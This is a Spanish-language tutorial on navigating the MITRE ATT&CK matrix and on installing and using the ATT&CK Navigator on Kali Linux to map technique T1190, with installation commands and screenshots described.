

Credential Access
17 techniques
Adversary-in-the-Middle (4)
Brute Force (4)
Credentials from Password Stores (6)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (2)
Input Capture (4)
Modify Authentication Process (9)
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping (8)
LSASS Memory

2.3 Cómo navegar la matriz


Veamos con otro ejemplo, como podemos navegar en esta matriz de ATT&CK.

👉 Ingresa a <https://attack.mitre.org/matrices/enterprise/>

Podemos seleccionar la vista de **Plano** (flat), o de **lado** (side)

1. Cada **columna** es una **táctica** (por ejemplo, **"Persistence"** o **"Execution"**).
2. Cada **cuadro** es una **técnica** (click para expandir y ver detalles).
3. Puede **filtrarse** por plataforma (Windows, Linux, Cloud, etc).



2.4 Herramienta complementaria: ATT&CK Navigator

URL: <https://github.com/mitre-attack/attack-navigator>

Permite:

- Crear capas visuales de ataques simulados o conocidos.
- Marcar técnicas detectadas por herramientas SIEM o EDR.
- Exportar mapas PDF o JSON para reportes.

Avancemos de forma práctica con esta herramienta que nos puede ser de mucha utilidad a la hora de realizar análisis, seguimiento e histórico de amenazas, ataques y vulnerabilidades. Esta oferta de Github, permite tanto a blue como a red team, realizar un trabajo a consciencia y metódico sobre nuestras infraestructuras, pues como veremos, puede personalizarse con todo detalle, así que pasemos a verla, como siempre, empleando nuestro **Kali Linux**.



<https://github.com/mitre-attack/attack-navigator/blob/master/README.md>

Ya abierto nuestro **Kali**, en la URL:


<https://github.com/mitre-attack/attack-navigator>

(en el menú de la derecha) Descargar:

attack-navigator v5.1.1 (a fecha de hoy), lo descomprimos (**unzip**)

ver: **README.md**

<https://github.com/mitre-attack/attack-navigator/tree/master?tab=readme-ov-file>



Es importante lo que nos indica en: **Requirements** (pues si no tenemos instalado estos paquetes, no funcionará)

Node.js v18

AngularCLI v17 (npm install -g @angular/cli)

Requirements

- [Node.js v18](#)
- [AngularCLI v17](#)

Para instalarlos: **sudo apt install nodejs npm** (puede que nos ponga algún problema, para lo que deberemos actualizar nuestro sistema previamente con **apt upgrade, apt update**).

Luego, siguiendo **README.md**

First time

Nos posicionamos dentro del directorio en el que descomprimos **attack-navigator v5.1.1**, y nos desplazamos dentro del directorio **"nav-app"** (cd nav-app).

Dentro de este directorio, ejecutamos: **npm install**

Nos dejará el siguiente mensaje (o similar):

github.com/palantir/tslint/issues/4534 for more information.

added 1233 packages, and audited 1234 packages in 23s

160 packages are looking for funding

run `npm fund` for details

26 vulnerabilities (7 low, 14 moderate, 5 high)

To address issues that do not require attention, run:

npm audit fix

To address all issues (including breaking changes), run:

npm audit fix --force

Run `npm audit` for details.

—(root@kali)-[/home/acorletti/Downloads/attack-navigator-5.1.1/nav-app]

Siguiendo nuevamente con **README.md**:

Serve application on local machine

Run **ng serve** within the nav-app directory (puede que nos de el error que figura abajo, con lo que nos propondrá "Command 'ng' not found, but can be installed with:", le decimos que "y"... y lo instalará como puede verse abajo)

(root@kali)-

```
(root@kali)-[/home/acorletti/Downloads/attack-navigator-5.1.1/nav-app]
# ng serve
Generating browser application bundles (phase: building) ...
```

[/home/acorletti/Downloads/attack-navigator-5.1.1/nav-app]

ng serve

Command 'ng' not found, but can be installed with:

apt install ng-common

Do you want to install it? (N/y) y

apt install ng-common...

```
** Angular Live Development Server is listening on localhost:4200, open your browser on http://localhost:4200/ **

✓ Compiled successfully.
✓ Browser application bundle generation complete.

Initial chunk files | Names | Raw size | Runtime size
runtime.js          | runtime | 7.36 kB | 7.36 kB

5 unchanged chunks

Build at: 2025-08-12T01:54:28.276Z - Hash: 562b5ddcb11b39e1 - Time: 6728ms

✓ Compiled successfully.
✓ Browser application bundle generation complete.

6 unchanged chunks

Build at: 2025-08-12T01:55:53.344Z - Hash: 562b5ddcb11b39e1 - Time: 15571ms


✓ Compiled successfully.
```

Una vez ejecutado **ng serve**, puede que nos presente varias líneas de compilación, pero finalmente nos presentará la pantalla que podemos ver a la izquierda.


Como podemos ver en la línea superior de la imagen, nos indica que "Angular Live Development is listening on localhost:4200, open your browser on":

<http://localhost:4200>

Por lo que desde el **Firefox** de nuestro **Kali**, lo hacemos así, tal cual se presenta en la imagen siguiente.



Si seleccionamos la primera de las opciones “**Create New Layer**”, se nos desplegará la ventana que presentamos en la imagen que sigue.



Como podemos ver, nos presenta las tres matrices que ya venimos estudiando desde en el punto anterior:

- Enterprise ATT&CK
- Mobile ATT&CK
- ICS ATT&CK

En nuestro caso, para mantener la misma línea de trabajo, seleccionaremos “**Enterprise ATT&CK**”, pero por supuesto, se puede elegir la que más necesitemos para nuestro entorno.


Una vez seleccionada la matriz, se nos desplegará una ventana muy, pero muy similar a la que nos presenta MITRE en su Web oficial, pero iremos viendo “paso a paso” que este navegador de Github, nos ofrece algunas capacidades adicionales que nos serán de mucho valor.

En la imagen de abajo, vemos la ventana del nuevo nivel que acabamos de crear para la matriz **Enterprise ATT&CK**.

Un primer aspecto que es diferente, son los tres botones que nos presenta en el extremo superior derecho (recuadrados en rojo).

- Selection Controls
- Layer Controls
- Technique Controls


Cada uno de ellos, nos ofrece opciones que iremos desarrollando a continuación.



Como primer paso, vamos a crear un nuevo nivel para personalizarlo a nuestro gusto. Lo haremos, presionando en el signo “+” (circulo **verde**) que vemos en la ventana de abajo, luego, una vez más elegimos la matriz “**Enterprise ATT&CK**”.


Se nos volverá a presentar la misma ventana que antes, pero esta vez, seleccionaremos el botón “**Layer Controls**”, y presionaremos en el ícono de engranaje (ambos recuadrados en **azul**).

En nuestro ejemplo, le hemos puesto como nombre (Name) “**T1190**” y en la Descripción, “**ataques que hemos detectado en T1190**” (ambos recuadrados en **naranja**). Nuestra intención con este ejemplo, será seguir avanzando en el ejemplo que hemos desarrollado en el punto anterior y ahora con mayor grado de detalle para mejorar la protección de nuestras infraestructuras.





Si en vuestro **Kali**, cuando escribís texto, os lo resalta, se debe a una cuestión de diccionarios de Firefox.

Para solucionarlo, posicionaros sobre cualquiera de las palabras resaltadas y con el botón derecho, seleccionáis “**Lenguajes**”, se os abrirá una nueva ventana de Firefox, en la que podéis instalar el **Diccionario** que deseáis. En nuestro caso, seleccionamos **Spanish (Spain) Dictionary**, como podéis ver en la imagen de abajo



Hasta ahora, hemos creado un nuevo nivel, que lo llamamos “**T1190**” y solo le incorporamos una descripción. Avancemos un poco más, vamos a cambiar de botón y seleccionaremos el de “**Selection Controls**”, una vez dentro del mismo, marcamos en celeste (azul claro para los españoles) lo cuarto ítems: *Show Control Labels*, *Search & Multiselect*, *Deselect Techniques* y *Selection Behavior*. Tal cual se muestra recuadrado en rojo, en la imagen de la derecha.

Una vez que tengamos los cuatro seleccionados, nos aparecerán todas las opciones que podemos ver recuadradas en verde.



De todas ellas, la que nos interesa para nuestro ejercicio es “**Search & Multiselect**”, así que seleccionamos esta.

Para seguir estudiando la Técnica T1190 (recuadrado en azul), en la ventana de búsqueda, la colocamos.

En la ventana “**Techniques (10)**” (recuadrado en rojo), nos deja claro que hay 10 técnicas que tratan este tema, si nos desplazamos (scroll) en esta ventana podemos ver cada una de ellas.

